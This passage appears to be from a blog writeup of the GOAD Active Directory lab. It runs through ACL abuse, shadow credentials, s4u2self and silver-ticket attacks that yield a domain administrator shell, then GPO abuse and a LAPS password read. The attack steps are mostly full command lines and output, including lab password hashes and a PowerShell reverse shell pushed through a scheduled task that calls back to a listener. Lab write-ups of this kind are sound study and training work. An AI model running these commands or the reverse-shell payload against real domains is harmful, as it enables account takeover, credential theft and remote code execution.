'kingsguard' 'sevenkingdoms.local/' 'tyron.lannister' -hashes
':b3b3717f7d51b37fb325f7e7d048e998'
```

With GenericAll now we can add tyron to the kingsguard group


```
ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local
-s ldap://192.168.56.10 add_to_group
"CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local"
"CN=kingsguard,OU=Crownlands,DC=sevenkingdoms,DC=local"
```

```
[Dec 05, 2022 - 21:33:59 (CET)] exegol-goadv2 acl # dacledit.py -action 'write' -rights 'FullControl' -principal tyron.lannister -target 'kingsguard' 'sevenkingdoms.local/' 'tyron.lannister' -hashes ':b3b3717f7d51b37fb325f7e7d048e998'
Impacket for Exegol - v0.10.1.dev1+20221202.165229.e49e4409 - Copyright 2022 SecureAuth Corporation - forked by ThePorgs

[*] DACL backed up to dacledit-20221205-213401.bak
[*] DACL modified successfully!
[Dec 05, 2022 - 21:34:00 (CET)] exegol-goadv2 acl # ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 add_to_group "CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local" "CN=kingsguard,OU=Crownlands,DC=sevenkingdoms,DC=local"
[*] User CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local successfully added to CN=kingsguard,OU=Crownlands,DC=sevenkingdoms,DC=local
```

Generic all on user (kingsguard -> stannis)

Now tyron is in kingsguard so we can take the control of stannis with the genericAll on stannis




let's change stannis password with ldeep

```
net rpc password stannis.baratheon --pw-nt-hash -U
sevenkingdoms.local/tyron.lannister%b3b3717f7d51b37fb325f7e7d048e998 -S
kingslanding.sevenkingdoms.local
```

We will set the password Drag0nst0ne (i know it is the same as before but i didn't want to change the screenshots in the next part :p)

GenericAll on Computer (Stannis -> kingslanding)

Now we own stannis, let's finish the domain with the generic Write on the DC



- We already done that on the previous chapter. One way to abuse of this permission is by using Resource Based Constrained Delegation ([Goad pwning part10](#))
- But what if you can't add a computer in the domain (more and more customers disable the ability for a simple user to add computer to the domains and this is a good practice from a security point of view), you can do a shadow credentials attack on the computer.
- So if ADCS is enabled on the domain, and we got write privilege on msDS-KeyCredentialLink, we can do the shadow credentials attack to get a direct access on the target account. (just like what we did in [Goad pwning part5](#))
- Shadow credentials is now include with certipy (this attack can also be done with [pywisker](#))

```
certipy shadow auto -u stannis.baratheon@sevenkingdoms.local -p 'Drag0nst0ne' -account
'kingslanding$'
```

```
[Nov 22, 2022 - 08:53:57 (CET)] exegol-goadv2 acl # certipy shadow auto -u stannis.baratheon@sevenkingdoms.local -p 'Drag0nst0ne' -account 'kingslanding$'
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'KINGSLANDINGS'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '3bd76705-cbf3-3098-dba9-080d31df10ba'
[*] Adding Key Credential with device ID '3bd76705-cbf3-3098-dba9-080d31df10ba' to the Key Credentials for 'KINGSLANDINGS'
[*] Successfully added Key Credential with device ID '3bd76705-cbf3-3098-dba9-080d31df10ba' to the Key Credentials for 'KINGSLANDINGS'
[*] Authenticating as 'KINGSLANDINGS' with the certificate
[*] Using principal: kingslanding$@sevenkingdoms.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'kingslanding.ccache'
[*] Trying to retrieve NT hash for 'kingslanding$'
[*] Restoring the old Key Credentials for 'KINGSLANDINGS'
[*] Successfully restored the old Key Credentials for 'KINGSLANDINGS'
[*] NT hash for 'KINGSLANDINGS': 33a43e326dad53a516dc06393281d2cc
```

- Now we got the tgt and the NT hash of kingslanding\$
- Obviously we can do a dcsync because kingslanding is a DC, but instead let's try to directly get a shell
- To do that the easiest way is using s4u2self abuse or create a silver ticket

machine account to administrator shell

s4u2self abuse

s4u2self abuse : we ask for a TGS as the Administrator domain user

```
export KRB5CCNAME=/workspace/acl/kingslanding.ccache
getST.py -self -impersonate "Administrator" -altservice "cifs/kingslanding.sevenkingdoms.local"
-k -no-pass -dc-ip 192.168.56.10 "sevenkingdoms.local"/'kingslanding$'
```

And then we use that ticket to connect as administrator

```
export
KRB5CCNAME=/workspace/acl/Administrator@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS
.LOCAL.ccache
wmiexec.py -k -no-pass sevenkingdoms.local/administrator@kingslanding.sevenkingdoms.local
```

```
[Nov 22, 2022 - 09:02:00 (CET)] exegol-goadv2 acl # export KRB5CCNAME=/workspace/acl/kingslanding.ccache
[Nov 22, 2022 - 09:02:10 (CET)] exegol-goadv2 acl # getST.py -self -impersonate "Administrator" -altservice "cifs/kingslanding.sevenkingdoms.local" -k -no-pass -dc-ip 192.168.56.10 "sevenkingdoms.local"/'kingslanding$'
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Changing service from kingslanding$SEVENKINGDOMS.LOCAL to cifs/kingslanding.sevenkingdoms.local$SEVENKINGDOMS.LOCAL
[*] Saving ticket in Administrator@cifs_kingslanding.sevenkingdoms.local$SEVENKINGDOMS.LOCAL.ccache
[Nov 22, 2022 - 09:04:01 (CET)] exegol-goadv2 acl # export KRB5CCNAME=/workspace/acl/Administrator@cifs_kingslanding.sevenkingdoms.local$SEVENKINGDOMS.LOCAL.ccache
[Nov 22, 2022 - 09:04:01 (CET)] exegol-goadv2 acl # klist
Ticket cache: FILE:/workspace/acl/Administrator@cifs_kingslanding.sevenkingdoms.local$SEVENKINGDOMS.LOCAL.ccache
Default principal: Administrator@sevenkingdoms.local

Valid starting Expires Service principal
11/22/2022 09:02:15 11/22/2022 18:54:04 cifs/kingslanding.sevenkingdoms.local$SEVENKINGDOMS.LOCAL
renew until 11/23/2022 08:54:04
[Nov 22, 2022 - 09:04:29 (CET)] exegol-goadv2 acl # wmiexec.py -k -no-pass sevenkingdoms.local/administrator@kingslanding.sevenkingdoms.local
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
sevenkingdoms\administrator
```

Silver ticket

- Another way to get a shell is by creating a silver ticket :
- Find the domain SID:

```
lookupsid.py -hashes ':33a43e326dad53a516dc06393281d2cc'
'sevenkingdoms.local'/'kingslanding$'@kingslanding.sevenkingdoms.local 0
```

```
[Nov 22, 2022 - 09:39:54 (CET)] exegol-goadv2 acl # lookupsid.py -hashes ':33a43e326dad53a516dc06393281d2cc' 'sevenkingdoms.local'/'kingslanding$'@kingslanding.sevenkingdoms.local 0
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[*] Brute forcing SIDs at kingslanding.sevenkingdoms.local
[*] StringBinding ncacn_np:kingslanding.sevenkingdoms.local[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1409754491-4246775990-3914137275
```

Create the silver ticket:

```

ticketer.py -nthash '33a43e326dad53a516dc06393281d2cc' -domain-sid 'S-1-5-21-1409754491-4246775990-3914137275' -domain sevenkingdoms.local -spn
cifs/kingslanding.sevenkingdoms.local Administrator

```

And use it :

```

export KRB5CCNAME=/workspace/acl/Administrator.ccache
wmiexec.py -k -no-pass
sevenkingdoms.local/administrator@kingslanding.sevenkingdoms.local

```

```

[Nov 22, 2022 - 09:42:17 (CET)] exegol-goadv2 acl # ticketer.py -nthash '33a43e326dad53a516dc06393281d2cc' -domain-sid 'S-1-5-21-1409754491-4246775990-3914137275' -domain sevenkingdoms.local -spn cifs/kingslanding.sevenkingdoms.local Administrator
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for sevenkingdoms.local/Administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSPR_CHECKSUM
[*] EncTicketPart
[*] EncTGSRepPart
[*] Saving ticket in Administrator.ccache
[Nov 22, 2022 - 09:42:18 (CET)] exegol-goadv2 acl # export KRB5CCNAME=/workspace/acl/Administrator.ccache
[Nov 22, 2022 - 09:42:32 (CET)] exegol-goadv2 acl # klist
Ticket cache: FILE:/workspace/acl/Administrator.ccache
Default principal: Administrator@SEVENKINGDOMS.LOCAL

Valid starting Expires Service principal
11/22/2022 09:42:21 11/19/2032 09:42:21 cifs/kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL
Renew until 11/19/2032 09:42:21
[Nov 22, 2022 - 09:42:35 (CET)] exegol-goadv2 acl # wmiexec.py -k -no-pass sevenkingdoms.local/administrator@kingslanding.sevenkingdoms.local
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation


[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
c:\whoami
sevenkingdoms.local\administrator

```

Ok the fun with sevenkingdoms.local domain is over, now let's try some acl in the other domains.

GPO abuse

There is a GPO abuse on the north domain



- To abuse GPO we will use the project created by Hackndo : [pyGPOAbuse](#)
- The github readme file say : *"It will create an immediate scheduled task as SYSTEM on the remote computer for computer GPO, or as logged in user for user GPO."*


```
git clone
https://github.com/Hackndo/pyGPOAbuse.git
python3 -m virtualenv .venv
source .venv/bin/activate
python3 -m pip install -r requirements.txt
```

We get the id from bloodhound and launch the exploit with :

```
python3 pygpoabuse.py north.sevenkingdoms.local/samwell.tarly:'Heartsbane' -gpo-id
"6F8BD644-2C29-418C-93F1-FE926F91F6B4"
```

```
(.venv) [Dec 06, 2022 - 22:43:18 (CET)] exegol-goadv2 pyGPOAbuse # python3 pygpoabuse.py north.sevenkingdoms.local/samwell.tarly:'Heartsbane' -gpo-id "6F8BD644-2C29-418C-93F1-FE926F91F6B4"
SUCCESS:root:ScheduledTask TASK_1090d15b created!
[+] ScheduledTask TASK_1090d15b created!
```

If we take a look in the windows GUI we will see the schedule task created :



If we wait few minutes or if we run a gpupdate /force we will see the new local admin user

```
PS C:\Users\Administrator> net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
catelyn.stark
Domain Admins
edward.stark
john
robb.stark
SEVENKINGDOMS\Enterprise Admins
vagrant
The command completed successfully.
```

Now let's try to get a powershell reverseshell

```
python3 pygpoabuse.py north.sevenkingdoms.local/samwell.tarly:'Heartsbane' -gpo-id
"6F8BD644-2C29-418C-93F1-FE926F91F6B4" -powershell -command "\$c = New-Object
System.Net.Sockets.TCPClient('192.168.56.1',4444);\$s = \$c.GetStream();[byte[]]\$b =
0..65535|%{0};while((\$i = \$s.Read(\$b, 0, \$b.Length)) -ne 0){    \$d = (New-Object -
TypeName System.Text.AsciiEncoding).GetString(\$b,0, \$i);    \$sb = (iex \$d 2>&1 | Out-
String );    \$sb = ([text.encoding]::ASCII).GetBytes(\$sb + 'ps> ');
\$s.Write(\$sb,0,\$sb.Length);    \$s.Flush();\$c.Close()} -taskname "MyTask" -description
"don't worry"
```

And a few moments later we get the powershell reverseshell


```
(.venv) [Dec 06, 2022 - 22:06:11 (CET)] exegol-goadv2 pyGPOAbuse # python3 pygpoabuse.py north.sevenkingdoms.local/samwell.tarly:'Heartsbane' -gpo-id "6F8BD644-2C29-418C-93F1-FE926F91F6B4" -powershell -command "\$c = New-Object System.Net.Sockets.TCPClient('192.168.56.1',4444);\$s = \$c.GetStream();[byte[]]\$b = 0..65535|%{0};while((\$i = \$s.Read(\$b, 0, \$b.Length)) -ne 0){    \$d = (New-Object -TypeName System.Text.AsciiEncoding).GetString(\$b,0, \$i);    \$sb = (iex \$d 2>&1 | Out-String );    \$sb = ([text.encoding]::ASCII).GetBytes(\$sb + 'ps> ');    \$s.Write(\$sb,0,\$sb.Length);    \$s.Flush();\$c.Close()} -taskname "MyTask" -description "don't worry" -f
SUCCESS:root:ScheduledTask MyTask created!
[+] ScheduledTask MyTask created!
(.venv) [Dec 06, 2022 - 22:06:12 (CET)] exegol-goadv2 pyGPOAbuse # []

[Dec 06, 2022 - 22:34:52 (CET)] exegol-goadv2 /workspace # nc -nlp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.56.11.
Ncat: Connection from 192.168.56.11:61455.


ps> whoami
nt authority\system
ps>
```

pyGPOAbuse is changing the GPO without going back ! Do not use in production or at your own risk and do not forget to cleanup after

Cleanup



Read Laps password



To read LAPS password, the easy way is with the cme module

```
cme ldap 192.168.56.12 -d essos.local -u jorah.mormont -p 'H0nnor!' --module  
laps
```

```
[Dec 08, 2022 - 23:04:46 (CET)] exegol-goadv2 /workspace # cme ldap 192.168.56.12 -d essos.local -u jorah.mormont -p 'H0nnor!' --module laps  
SMB 192.168.56.12 445 MEEREEN [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)  
LDAP 192.168.56.12 389 MEEREEN [+] essos.local\jorah.mormont:H0nnor!  
LAPS 192.168.56.12 389 MEEREEN [*] Getting LAPS Passwords  
Computer: BRAAVOS$ Password: )U3+Yx9+[hNE1o
```

Works like a charm :)

Resources:

- <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-acls-aces>
- <https://www.thehacker.recipes/ad/movement/dacl>
- <https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/acl-abuse>
- <https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab>

Next time, this will be the last blog post of the GOAD writeup series. And it will be on Trusts exploitation ([Goad pwning part12](#))